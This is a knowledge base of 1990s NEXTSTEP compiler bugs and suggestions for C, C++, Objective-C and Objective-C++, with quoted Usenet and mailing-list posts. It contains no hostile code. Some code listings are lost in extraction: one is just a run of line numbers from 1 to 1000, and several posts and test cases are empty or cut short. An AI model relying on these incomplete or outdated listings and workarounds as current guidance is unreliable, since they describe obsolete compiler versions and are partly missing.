Workaround: Be very careful. If one of the members has no l-value (cannot be assigned a value, because it is constant, a function, ...), put it on the left-hand side. If an assignment is done and immediately tested, put the assignment between parentheses anyway and explicitly compare with what you mean, e.g., `if(NULL==(pointer=giveMeAPointer()))`, because this will be just as efficient when compiled, and also has self-documenting value.

Cure (for NeXT/FSF): Provide a compiler flag, probably inactive by default, that warns where = might actually be a typing error. I would always set it to the active state!

XXX.3.2 KBNS.00.0.072_o3.0o Characters allowed in string constants that should not be allowed

In a string constant (the things between " characters), this compiler accepts any *byte* but newlines, unescaped ", unescaped \ (although it gives some warnings for a NUL character). It should give warnings for all non-isprint and certainly non-isascii bytes too. (I haven't tested what happens outside ``character constants".) Well, that's a suggestion, because the ANSI standard does not seem to be so restrictive.

KBNS.32.2.044_o3.2o -Wshadow is not specific enough

Description: In `;/NextLibrary/Documentation/NextDev/DevTools/11_Compiler/Compiler.rtf;;-/NextLibrary/Documentation/NextDev/DevTools/11_Compiler/Compiler.rtf -Wshadow` is documented as causing the compiler to ``Warn whenever a local variable shadows another local variable.". But it also gives warnings if a global identifier appears as a parameter in a function declaration that is not a function definition, even in system headers. The problem is that (at least in NEXTSTEP) there are lots of these warnings before a single line of real programmer code is written (`<math.h>` even gives an internal conflict with ``exp"). I would like `-Wshadow` to exclude such cases, and I wonder whether a possible other flag to handle them would even be useful.

How to verify: Just `#include <math.h>` and compile with `-Wshadow`, or add `-Wshadow` to `OTHER_CFLAGS` in your favourite big application's `Makefile.preamble`.

Urgency: Suggestion.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Don't use -Wshadow, or use it temporarily (don't get accustomed to lots of warnings!).

Cure (for NeXT/FSF): See description.

XXX.3.2 KBNS.00.0.073_o2.1±3.0o Consistency... If the compiler gives a warning for a comparison `c<128` where `c` is a `char` on the basis that this always evaluates to true, it should also do this for `c<256` if `c` is an `unsigned char`. Verification: see test program for KBNS.10.2.051. Other data types?

XXX.3.2 KBNS.00.0.070_o3.0o Suggestion Don't let the compiler generate a `-Wall` warning for this:

```
[...]  
#define CASE break;case  
#define DEFAULT break;default  
[...]  
switch(switchvariable){  
    CASE 1: block1;          ----> unreachable code at beginning of switch statement  
    CASE 2: block2;  
    DEFAULT: blockother;  
}  
[...]
```

OK, I can use an ordinary `case` at the beginning. Still, a small correction to an good idea^{1/4}

XXX.33.1 check NXTrapIllegalFloatingPointOps (not known when this entry was written, but see also:

```
Newsgroups: comp.sys.next.programmer  
From: martin@rat.se  
Subject: NXTrapIllegalFloatingPointOps  
Keywords: NXTrapIllegalFloatingPointOps  
Reply-To: martin@rat.se  
Date: Mon, 25 Sep 1995 10:33:23 GMT
```

When I try to enable the trapping of illegal floating points NS logs
"Can't enable trapping of illegal floating point operations." to stderr.

Why is that?

Martin Wennerberg

Research & Trade AB
Phone: + 46 - 8 - 21 17 50
Fax: + 46 - 8 - 24 54 11
Email: martin@rat.se
Snailmail: Box 7742, S-103 95 Stockholm, SWEDEN
Visiting: Kungsgatan 33

KBNS.32.2.042_o3.2o How about a compiler switch to catch floating-point divide-by-zero?

Description: See title. On 68000 (and iX86 maybe) this produces a NaN, but on PA-RISC this causes a crash. It would be interesting to be able to locate such errors on the NaN platforms as well, without having to add explicit test code (it's in the nature of bugs that they occur where you forgot such code).

How to verify: Should be obvious.

Urgency: Suggestion.

Confirmed: Raf_Schietekat (o3.2o, reported from information provided by Gregor Hoffleit and Mark Doyle)

Workaround: Add explicit test code everywhere (yuck), or try PA-RISC also.

Cure (for NeXT/FSF): A flag that lets the compiler add test code implicitly, and/or (if possible) sets the FPU to signal such occurrences.

KBNS.32.2.002_o3.2o ``assignment from incompatible pointer type''

Description: See title: it would be nice if the compiler would also tell what types are involved.

How to verify: Should be obvious.

Urgency: Suggestion.

Confirmed: Raf_Schietekat (o3.2o, reported)

Cure (for NeXT? FSF?): See Description.

After this only before 3.2

KBNS.00.0.063_o3.0c From Gerben_Wierda's 1993-03-22 comp.sys.next.(bugs/programmer?) posting, reported to be cured in 3.1 by Subrata_Sircar

Any comment? Verification?

Date: Mon, 22 Mar 1993 21:26:00 GMT

From: gerben@rna.indiv.nluug.nl

Subject: On request, the NS 3.0 cc bug (gcc 1.93)

```

-----
From: gerben@rna.indiv.nluug.nl
Subject: On request, the NS 3.0 cc bug (gcc 1.93)
Date: Mon, 22 Mar 1993 21:26:00 GMT
-----

```

Lewis Carroll, "Alice in Wonderland".

KBNS.00.0.060_o3.0c Memory access exception, and a variable that disappears.

Reported by James_McKelvey to Bug_NeXT (#38580), on comp.sys.next.bugs (copy), NeXT-prog@cpac.washington.edu (subset, case unsuccessfully discussed on this list before) all on 1993-01-26; summary of it and of results I obtained from James_McKelvey's test case follows (reported to be cured in 3.1 by Subrata_Sircar). A local variable of type int, depending on where it's declared (after some arrays if these aren't an integer number of longs in size, but apparently *independently of permutation with some other adjacent int variables!*), does not get included in the symbol table, and an address register for it is used without being properly initialised so that a memory access exception occurs. All of this with -g and *without* -O, and for both Obj-C (the verified example) and pure C (as stated by James_McKelvey in a subsequent communication). For more information and the test case, consult the comp.sys.next.bugs posting and its author.

KBNS.00.0.057_o3.0c Reported and verified by Subrata_Sircar, from Henry_Flurry, reported to be cured in 3.1 by Subrata_Sircar

ANSI C;¬ANSI C

After this only before 3.2

KBNS.10.1.001_o3.0c -Wall -ansi -pedantic

[Refined, thanks to Subrata_Sircar, who also reports it cured in 3.1.] One of the warnings of the `-Wall` family (warning: control reaches end of non-void function) is spuriously triggered for `main()` with `exit(0)`; as its last instruction if `exit()` is declared as just `extern void exit(int status)`; instead of `extern volatile void exit(int status)`; . This is the case when `-ansi` is specified, because this defines `__STRICT_ANSI__` in `<stdlib.h>`. `-pedantic` really has nothing to do with this.

C++;¬C++

```
XXX.32.1
From: avery@ccrma.Stanford.EDU (Avery Wang)
Newsgroups: comp.sys.next.programmer
Subject: C++ delete bugs??
Date: 4 Jun 1994 22:06:56 GMT
```

```
Hi,
I am using the native C++ on the NeXT, bundled with NS3.2.
```

```
I keep getting these weird memory exception errors when deleting large,
dynamically allocated objects. I went in using gdb and found that apparently,
C++ expects memory to be allocated contiguously. Here is where the problem
occurs:
```

```
inline extensible_array_float::~extensible_array_float()
{
    // Destructor
    int i;
    for(i=0;i<num_buffers;i++){
        delete [] slots_ptr[i];
    }
    free(slots_ptr);
}
```

```
This is what GDB says is the disassembled code:
0x16af4 <$_22extensible_array_float>: linkw fp,#-4
0x16af8 <$_22extensible_array_float+4>: moveml d2-d3/a2,sp@-
0x16afc <$_22extensible_array_float+8>: moveal fp@(8),a2
```



```
<_$_22extensible_array_float+20>
0x16b5a <_$_22extensible_array_float+102>:   movel a2@,sp@-
0x16b5c <_$_22extensible_array_float+104>:   bsrl 0x5002546
<libsys_s.B.shlib_jump_table+1350>
```

etc. (This code has obviously been compiled without optimization)

Thanks in advance,

```
Avery Wang          avery@ccrma.stanford.edu
CCRMA (Center for Computer Research in Music and Acoustics)
660 Lomita Dr.      Fax: +1 (415) 723-8468
Stanford, CA 94305  Tel: +1 (415) 364-5002
```

Objective-C;¬Objective-C

```
KBNS.33.2.XXX
Date: Thu, 7 Mar 96 11:30:23 -0800
Originator: next-prog@omnigroup.com
From: doug@thoughtful.com (Douglas Simons)
To: Multiple recipients of list <next-prog@omnigroup.com>
Subject: protocol problems
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Questions and discussions of interest to NEXTSTEP programmers
```

We're having a problem with Protocols, in which we haven't found a clean way of avoiding warnings from the compiler. Here's a summary of the situation:

We have two protocols, X and Y, which both incorporate a third protocol, Z.

Class A adopts protocol X (including Z's methods). Class B is a subclass of A. C is a category of B, and adopts protocol Y.

```
A<X>
| <Z>
|
(subclass)
|
B<X>---(category)---C<Y>
  <Z>                <Z>  <==== ????>
```

====

Class A completely conforms to both protocols X and Z, and so does B by inheritance. Nothing special has to be done in B to make it conform to X and Z.

Category C implements all of the methods in protocol Y, except for those that are part of protocol Z, since those are already inherited from class A.

Everything works just fine, except the compiler complains that category C doesn't fully implement protocol Y, citing the methods of protocol Z. This seems like a "bug" in the compiler -- it's very annoying that it isn't smart enough to figure out that class B does indeed implement all of the needed methods.

Does anyone know a good, clean workaround for this type of problem. We've run into other similar problems and been forced to rearrange the way we work in order to satisfy the compiler. In this current case, we've added the methods of protocol Z into category C, with implementations which simply pass the message to super, but this is a really ugly way to avoid compiler warnings.

Any thoughts or suggestions?

Thanks,

Doug Simons
Thoughtful Software

Date: Thu, 7 Mar 96 19:30:24 -0800
Originator: next-prog@omnigroup.com
From: "Charles C. Fu" <maze!ccwf%klab.caltech.edu>
To: Multiple recipients of list <next-prog@omnigroup.com>
Subject: protocol problems
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Questions and discussions of interest to NEXTSTEP programmers

Douglas Simons writes:

```
>   A<X>
>   | <Z>
>   |
> (subclass)
>   |
>   |
>   B<X>---(category)---C<Y>
>   <Z>           <Z>   <==== ????
```

```
> Everything works just fine, except the compiler complains that
> category C doesn't fully implement protocol Y, citing the methods of
> protocol Z. This seems like a "bug" in the compiler -- it's very
```

> annoying that it isn't smart enough to figure out that class B does
> indeed implement all of the needed methods.

There are a number of compiler weirdnesses with protocols, as one might expect from any new technology. (For example, the NEXTSTEP 3.3 compiler--gcc 2.5.8--can fail to give warnings when a class does not implement protocols incorporated by adopted protocols. The latest compiler, gcc 2.7.2, can crash when using protocols with classes which don't inherit from Object.)

In any case, a workaround for this problem is `_explicitly_` to declare the base class A as adopting protocol Z. That is, use

```
@interface A : SuperA<X, Z>  
...
```

This problem is present in the 2.7.2 compiler, too.

-ccwf

KBNS.33.2.021_o3.2o «Title» XXXtodo format (problem verified for 3.2)

Description: «XXX»

From: manor@santafe.edu (Manor Askenazi)
Newsgroups: comp.lang.objective-c
Subject: Bug or Feature?
Date: 01 Jan 1996 11:23:19 GMT

First things first: Happy New Year!!!

Now, back to Obj-C... I have noticed something weird about gcc's handling of instance variable manipulation. The following code does not produce any form of error. Which in itself is more or less reasonable...

```
#include <objc/Object.h>  
  
@interface O : Object {  
    int a;  
}  
@end  
  
@implementation O  
@end
```

```
//@interface O2 : O {
//}
//@end
//
//@implementation O2
//@end

main(){
    O *o ;

    o->a = 1 ;
}
```

... However, when the commented code is re-introduced into the file, then gcc complains that:

```
test.m: In function `main':
test.m:21: instance variable `a' is declared protected
```

Now, is this just weirdness on the part of the compiler, or a well-known standard whereby, you can pick leaf-classes directly but you may not do so if the class is sub-classed... (?)

Manor.

How to verify: «XXX»

Urgency: «XXX»

Confirmed: Raf_Schietekat (o3.2o, reported) «XXX»

Workaround: «XXX»

Bug_NeXT: Reported on «XXXX»-XX-XX (3.2; XXXTopic: XXXDescription, XXXSeverity), with log number (waiting for log number to come back).

Cure (for NeXT): «XXX»

Report history: «XXX»

Comment: «XXX»

Thanks to: «XXX»

See also: «XXX»

Suggestion(s): «XXX»

KBNS.32.2.046_o3.2o [nil messages] should be mistakes, not no-ops

Description: When a message is sent to nil, Objective-C considers this to be a no-operation, returning 0/0.0/nil/NULL, for a reason I don't understand. Maybe it stems from some computer science obeying a beautiful invariant, but it is not very desirable from a software engineering point of view, which is concerned with getting the system to help produce and maintain a solid system in the face of human error. But even from a theoretical point of view, this seems not a good thing to do, as it reminds of a similar problem with databases (is that null value N/A, no value, unknown value, and how should join operations involving it behave)? There is inordinately more value in getting useful warnings from the system, and in the self-documentation aspects of doing an explicit test for nil/non-nil, than in having the system resolve those tests in the runtime system.

Of course, there are problems to get there. There is the issue of legacy code which relies on this behaviour (the AppKit seems to wholeheartedly embrace it, yuck, as the gdb code below can show), and it is very difficult to simulate it even only while debugging.

How to verify: We can't twist the runtime's arm to give an error anyway (a patch would be very difficult as objc_msgSend seems to be in assembler; only NeXT is likely to have the necessary know-how), so gdb should be our friend. Here's what I tried to detect messages sent to nil:

```
b objc_msgSend if (!((struct Object *)*($sp+4))
comm
silent
frame 1
printf "[%s %s]\n", \
  ((struct Object *)*($fp+8))->isa->name, \
  sel_getName((unsigned)*($fp+12))
frame 0
printf "[%s %s]\n\n", ((*int *)($sp+4)) ? \
  ((struct Object *)*($sp+4))->isa->name : "nil"), \
  sel_getName((unsigned)*($sp+8))
end
```

Unfortunately, this swamps the output with reports from NeXT's library code, so I tried to further restrict the breakpoint by doing (TXObject is my sub-root class):

```
b objc_msgSend if (((struct Object *)*($sp+4))&&($fp)&&([(struct Object *)*($fp+8)) isKindOfClass:[TXObject class]))
```

But if this is put in .gdbinit, I get the message

You can't do that without a process to debug

(why?). So, I added the breakpoint manually after main was called, which worked. But then I got the following error:

Error in testing breakpoint condition:

Cannot access memory: address 0x0 out of bounds.

#1 0x4ff6 in main (argc=1, argv=0x3ffffbf8) at AFormula_main.m:9

Cannot access memory: address 0x8 out of bounds.

(gdb)

Sigh.

Urgency: May cause bugs to do damage and not be immediately obvious, no reasonable workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Laborious testing (assertions), and errorless programming (ha!). Messages sent to nil can't be detected in isolation, even with gdb.

Cure (for NeXT): Have an NXDefault value which determines per task whether messages can be sent to nil, and at the same time update all shared libraries to use explicit tests instead. Probably the current behaviour should be retained if it is not overridden in this way, to protect naive users; others can override this in owner GLOBAL if desired and fine-tune for applications that need the current behaviour.

Comment: Who knows a solution to see messages sent to nil now, anyway?

See also: There seems to be no documentation of any workaround. I checked the Devtools/Debugger docs, the ReleaseNotes/Debugger docs, and the MasterIndex file of NextAnswers. And, of course, (the rest of) KBNS. :-)

KBNS.10.2.029_o1.0±3.2o @encode(long long) and @encode(unsigned long long) become just ""

Description: See title.

How to verify: Should be obvious.

Urgency: May cause bugs in programs, not immediately obvious, no workaround known.

Confirmed: Eric_Scott (o1.0o_o2.1o_o3.0o, reported), Raf_Schietekat (o3.0o_o3.2o), Subrata_Sircar (o3.1o)

Workaround: None known.

Cure (for NeXT): Cure it.

Report history: Eric_Scott's 1993-06-03 c.s.n.(bugs/programmer) posting

KBNS.11.0.011_o3.0o_o3.2o Nasty bug that doesn't manifest itself if some style conventions are followed, reported by Dale_Amon on NeXT-prog@cpac.washington.edu on 1993-08-05, verified by Raf_Schietekat

I uncovered the following while tracking down an interaction of a free class with some of my own stuff. The author had violated a standard, ie used Upper case for the start of a portion of a method name. This caused the compiler some confusion. Basically, Class names and each individual part of a method name are in the same name space. So "Text" Class will interfere with a method named `mumble:moremumble:Text:mumblecube:`

Here is a very short program that will not compile correctly. Just for giggles for those of you who are compiler freaks :-)

```
#import "objc/Object.h"
@interface aName : Object
{
}
@end
@interface Foo:Object
{
}
- aName;
@end
"
```

Confirmed: Raf_Schietekat (o3.0o_o3.2o)

Suggestions follow

KBNS.33.2.XXX Also the linker should check for identical selectors in different categories

KBNS.32.2.034_o3.2o A -W... flag to report all method declaration conflicts

Description: When one has several declarations of the same method name but with different types (signatures), the compiler does not give any warnings about this until such a method is actually used (when it tells you how it resolved the conflict). It does not even give a warning when a method is redeclared with different types in an interface (it does if the method is not redeclared so that type checking against the inherited declaration is performed). It would be very beneficial to learn about such conflicts sooner.

How to verify:

```
>>>> object.m
```

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

```
<<<<<
```

Urgency: Suggestion to alleviate the need for casting (which should be a measure of last resort).

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Don't declare methods that a superclass or a protocol declares, but add a comment. There's no workaround for unrelated classes other than to use HeaderViewer.app before making up a new method.

Cure (for NeXT): See title.

Report history: KBNS.33.0.rev

Comment: The complete significance of a method in an @interface seems to be:

- check the signature if the same class or a subclass implements the message
- allow the programmer to override a signature, without warning (I think there should be one), otherwise it is not required
- complain if the method is not defined in the @implementation, if there is one
- correctly encode arguments and return value for invocations (possibly aided by static typing)

But HeaderViewer.app requires a message to be declared in an interface before it is able to find its implementation documentation.

These expectations are contradictory, and one should be abandoned in favour of the other: every method should be declared in the @interface of its own class, and its signature should be checked against that in the superclasses. Well, this will cause a recompilation of files that use this one: is that OK? Additions should probably not cause a recompilation, unless... (XXX think)

See also: c.s.n.p 1995-01-18 Re: What's all this casting crap?

KBNS.32.1.043_o3.2o Adding instance variables cheaply (suggestion)

Description: About the only important thing that is decided at compile time that can seriously bother a developer, is instance variables. This is necessary because the compiler needs to know where to allocate these instance variables. It affects all the dependent classes as well. Here's the problem: when an instance variable is added (or deleted), all the subclasses need to be recompiled, all the categories. And if dependencies are probably maintained, other code that does not strictly depend on the allocation of instance variables will be recompiled as well. This is called the fragile base class problem, I think, more profoundly applicable to C++, where it affects methods as well. This is also important for using variables in categories.

How to verify: Rather common knowledge.

Urgency: Harmless, *if* dependencies are properly maintained. But it has a serious impact on developer turnaround time or how is it called.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Give your class TheClass a ``struct TheClassExternals_t *theClassExternals" instance variable for future expansion (to be malloc'ated). If it's too late for that, use the named objects facility (which is costly!).

Cure (for NeXT): Can't think of anything in specific.

Objective-C++;¬Objective-C++

XXX.33.0
From: Sven Rieke <sr@frej.teknikum.uu.se>
Newsgroups: comp.sys.next.programmer
Subject: Problem: C++ Templates mixed with Objective-C
Date: 10 Jul 1995 14:09:58 GMT
Mime-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
X-Mailer: Mozilla 1.1N (X11; I; SunOS 4.1.1 sun4c)
X-URL: news:comp.sys.next.programmer

Hi,

I have a big problem mixing Objective-C and C++ sources.
The NeXT compiler cc 2.5.8. (NeXT Developer package 3.3) is supposed to handle templates.
But that's the point where I got problems.

In my program I'm supposed to use C++ objects written by another programmer in form of libraries. So I have to include his headers for knowing with which methods these objects can deal with.

But in his headers I got problems. He programmed with the gcc 2.5.8 under Unix on a sparc and everything compiles fine. So the cc on the NeXT machine must also be able to compile these headers.

Here are some sources of me (only the relevant parts and names changed):

Source: fooObject.h:

```
extern "Objective-C"
{
  #import <appkit/appkit.h>
}

@interface fooObject:Object
{
  id foo1;
  id foo2;

  /* C++ objects */
  class vm_stubb_o *vm; /* pointer to C++ object */
}

- fooAction1:sender;
- fooAction2:sender;

@end
```

Source: fooObject.c:

```
#import "fooObject.h"

#define SIGMAPATH(header) "/Net/frej/users/students/sr/S/src/" # header
#include SIGMAPATH(stubbs/vm_stubb.h)

@implementation fooObject

- fooAction1:sender
{
    /* create the C++ object */
    vm = new vm_stubb_o;

    return self;
}

- fooAction2:sender
{
    return self;
}

@end
```

stubbs/vm_stubb.h itself includes other headers and one of them, called list.h, makes trouble.

Source: list.h:

```
template <class T>
class listNode {
friend List<T>;

private:
    .
    .
    .
}

template <class T>
class List {
public:
    .
    .
    .
    List<T> *rest();
    .
    .
}
```

```

}
.
.
.
template <class T>
List<T> *List<T>::rest()          /* <-- line 177 */
{
.
.
.
}

```

The compilation gives the following errors:

```

cc++ -g -Wall -O -I./sym -arch i386 -I. -c fooObject.c -o
/i386_obj/fooObject.o
In file included from
parsers/common/vtype.h:20,
      from stubbs/vm_stubb.h:19,
      from fooObject.c:5:
parsers/common/list.h:177: Cannot find protocol declaration for `T'
parsers/common/list.h:177: parse error before `List'
parsers/common/list.h:181: invalid integer constant in parameter list, did you
forget to give parameter name?
..
(and a lot of follow errors)

```

Line 177 in the source above looks like:

```

template <class T>
List<T> *List<T>::rest()

```

Every template class method declaration in this source gives the same errors, also

```

template <class T>
List<T> *List<T>::forward()

```

and so on.

Later the compiler blames in vtype.h at lines such:

```

typedef List<expr_o>      exprs_o;
with an error:
Cannot find protocol declaration for `expr_o'.

```

At the moment I'm in a dead end. I tried to get informations with NeXTanswers, news and WWW, but no success.

Also a guy from NeXT tried to help me. He found a solution to compile list.h within my sources:

After declaring all template functions inline (in the class itself) it compiled fine, but there was still the problem with the typedef's.

Very strange is that cc++ is able to compile the header list.h and the others,

if I directly compile them, but if I include them in my Objective-C source ...
:-)

Has someone made the same experience and solved this problem, or can someone
give me some hints for this?

Thanks in advance, Sven Rieke

XXX.32.2 Confirmed by Raf_Schietekat for 3.2 on both accounts (using Otool.app to look at the disassembled code and the symbol table: the function name is indeed ``mangled'' if not inside
extern "Objective-C", and is never in the symbol table. There's even more: foo() is never in the symbol table either. Verified with one source file prog.M.
From: maze!ccwf%klab.caltech.edu (Charles Fu)
Date: Wed, 14 Dec 1994 12:32:10 -0800
Newsgroups: comp.sys.next.bugs
Subject: Two bugs with 3.2 ObjC++
Organization: California Institute of Technology, Pasadena
Apparently-To: flexus!RfSchtk

Can anyone else verify these problems? They have been submitted to bug_next.
Both bugs are insidious in that they can cause calls to apparently correct
ObjC++ methods to fail at runtime with no warnings generated. The first will
also cause errors at link time for ordinary functions.

-ccwf

=====
In C++, the following code is correct and linkable:
 extern "C" void foo();

 void foo() {}

After seeing that the declaration uses C linkage, name mangling is
disabled, and void foo() is compiled with ordinary C linkage.

However, the following Objective-C++ code, which should work, does not:

```
extern "Objective-C" {  
    void foo();  
    @interface Foo : Object  
    - foo;  
    @end  
}
```

void foo() {}

```
@implementation Foo
- foo
{
}
@end
```

Name demangling is not turned off unless the implementation also is enclosed in an ``extern "Objective-C"'`, causing failure at link-time for affected functions and, more dangerously, at run-time for methods. Also dangerous is that no diagnostic is issued warning of this aberrant behavior. Obviously, a temporary workaround is simply to enclose appropriate implementations with explicit linkage specifiers.

This problem does not appear in the stock GNU compiler since, unlike the NeXT compiler, it does not allow combining Objective-C and C++ in the same file.

=====
Defining method implementations with Objective-C linkage appears to turn off name mangling as mentioned in my previous bug report filed today (bug report was filed under the C++ category). This workaround allows linking and correctly running Objective-C++ files with Objective-C files.

However, the above workaround appears to cause the linker to fail when such an object file is incorporated into a library. Although everything works fine when linking together .o files, methods which have been implemented with explicit Objective-C linkage get ignored when they are in a library. No warnings are issued, causing mysterious failures at runtime. Using the AppInspector, one can verify that the methods indeed do not get loaded into the executable.

This bug would appear to make it impossible to incorporate methods in Objective-C++ modules into libraries.

XXX.32.1
From: michelle@meaddata.com (Michelle Buck)
Newsgroups: comp.sys.next.programmer
Subject: @selector(myMethod::) with Objective-C++
Date: 5 May 1994 02:02:02 GMT

Just a note:

Using `@selector(myMethod::)` does not work in Objective-C++ because `"::"` has a special meaning to C++ that `@selector` does not filter. This is not nice, but I can live with it. Has anyone else noticed.

Try compiling ScrollViewDeluxe with the -ObjC++ compiler switch as just one example.

- Erik

Newsgroups: comp.sys.next.programmer
From: gelato@netcom.com (Steve James)
Subject: Re: @selector(myMethod:.) with Objective-C++
Date: Thu, 5 May 1994 10:29:39 GMT

In article <2q9k2q\$7eo@meaddata.meaddata.com>,
Michelle Buck <michelle@meaddata.com> wrote:
> Using @selector(myMethod:.) does not work in Objective-C++ because
> ":" has a special meaning to C++ that @selector does not filter.

Yes, I ran into this too. I got around it by putting spaces between the colons, ala @selector(myMethod:). Apparently blanks are not significant in a @selector() expressions.

XXX.3.2 KBNS.11.1.013_o3.0±3.1o Bug_NeXT.38347 Objective-C permissiveness rebuked when part of a cc++ compile, from a 1993-09-14 NeXT-prog@cpac.washington.edu message by Don_McGregor

Things like the following in an Objective-C header declaration are apparently allowed by the compiler

```
@interface ObjcObjectHeader:Object{
    short dirty:1;
    short storedInWarehouse:1;
    short storedInDesk:1;
    int otherStuff;
}
```

but they violate ANSI-C syntax, and that becomes apparent when part of a cc++ compile (if the header is included, inclosed in brackets and all).

Simple correction:

```
@interface ObjcObjectHeader:Object{
    struct{
        short  dirty:1;
        short  storedInWarehouse:1;
        short  storedInDesk:1;
    } flags;
    int otherStuff;
```

```
}
```

Cure: don't allow the style before the correction (let it be a warning for a while), not even in plain Objective-C (at least some headers in the NeXTSTEP dbkit distribution also use this style and they should then be corrected). Or adapt cc++ (probably less preferred).

XXX.32.1 remove source, review verification folder, summarise appropriately

KBNS.11.3.011_o3.0±3.2o Bug_NeXT.39685 Objective-C @protocols encoding bug in Obj-C++ environment, reported for 3.0±3.1 by Bradley_Head on NeXT-prog@cpac.washington.edu on 1993-12-01, verified for 3.1 by Raf_Schietekat, for 3.2 by an unspecified number ("all") who told Bradley_Head

Create the file protoTest.m (derived by Raf_Schietekat from Bradley_Head's files), and then paste the following commands to a shell (after cd'ing to the proper directory, of course). You will see `TestProto @16@8:12@16@0@20` and `TestProto @16@8:12@16@20`; notice the missing `o` in ObjC++: the argument hello will now be passed by proxy rather than as specified by copy (according to Bradley_Head).

```
>>>>> For TEST..., see KBNS.11.3.012
```

```
<<<<<<
```

KBNS.11.3.012_o3.1c Compiler crash (and core dump) if things aren't neatly declared

With the test file of KBNS.11.3.011, the first of the following commands gives proper errors and warnings, but the second causes the compiler to crash and dump core.

```
>>>>>
cc -Wall -DTESTWITHOUTIMPORTEDHEADERS protoTest.m -o protoTest_objc
cc -Wall -DTESTWITHOUTIMPORTEDHEADERS -ObjC++ protoTest.m -o protoTest_mixed
<<<<<<
```

```
/lib/*crt0.o;¬/lib/*crt0.o
```

KBNS.00.0.061_o3.0±3.1c Compiling with -pg for profiling breaks atexit(3) functionality. Reported by Henry_Flurry on NeXT-prog@cpac.washington.edu 1993-02-01 and a test case provided by him for this compilation, verified by Raf_Schietekat. Verified for 3.1 by Subrata_Sircar. Inspection of 3.2 shows that profiling `exit()` now does call `_atexit()`, so probably the problem itself is cured as well.

The problem is that with `-pg`, `exit(3)` doesn't call `atexit(3)`-registered functions. Here's Henry_Flurry's test case, only slightly edited. Name the program `test.c` and execute the indicated commands in a shell, in `test.c`'s directory. Henry_Flurry has a patched `gcr0.c`, if you're stuck.

```
#include <ansi/ansi.h>
```

```
%testwithpg
```

Linker

Suggestions follow

KBNS.33.2.023_o3.2o Should interact with ProjectBuilder for reporting warnings or errors in the ``summary view''

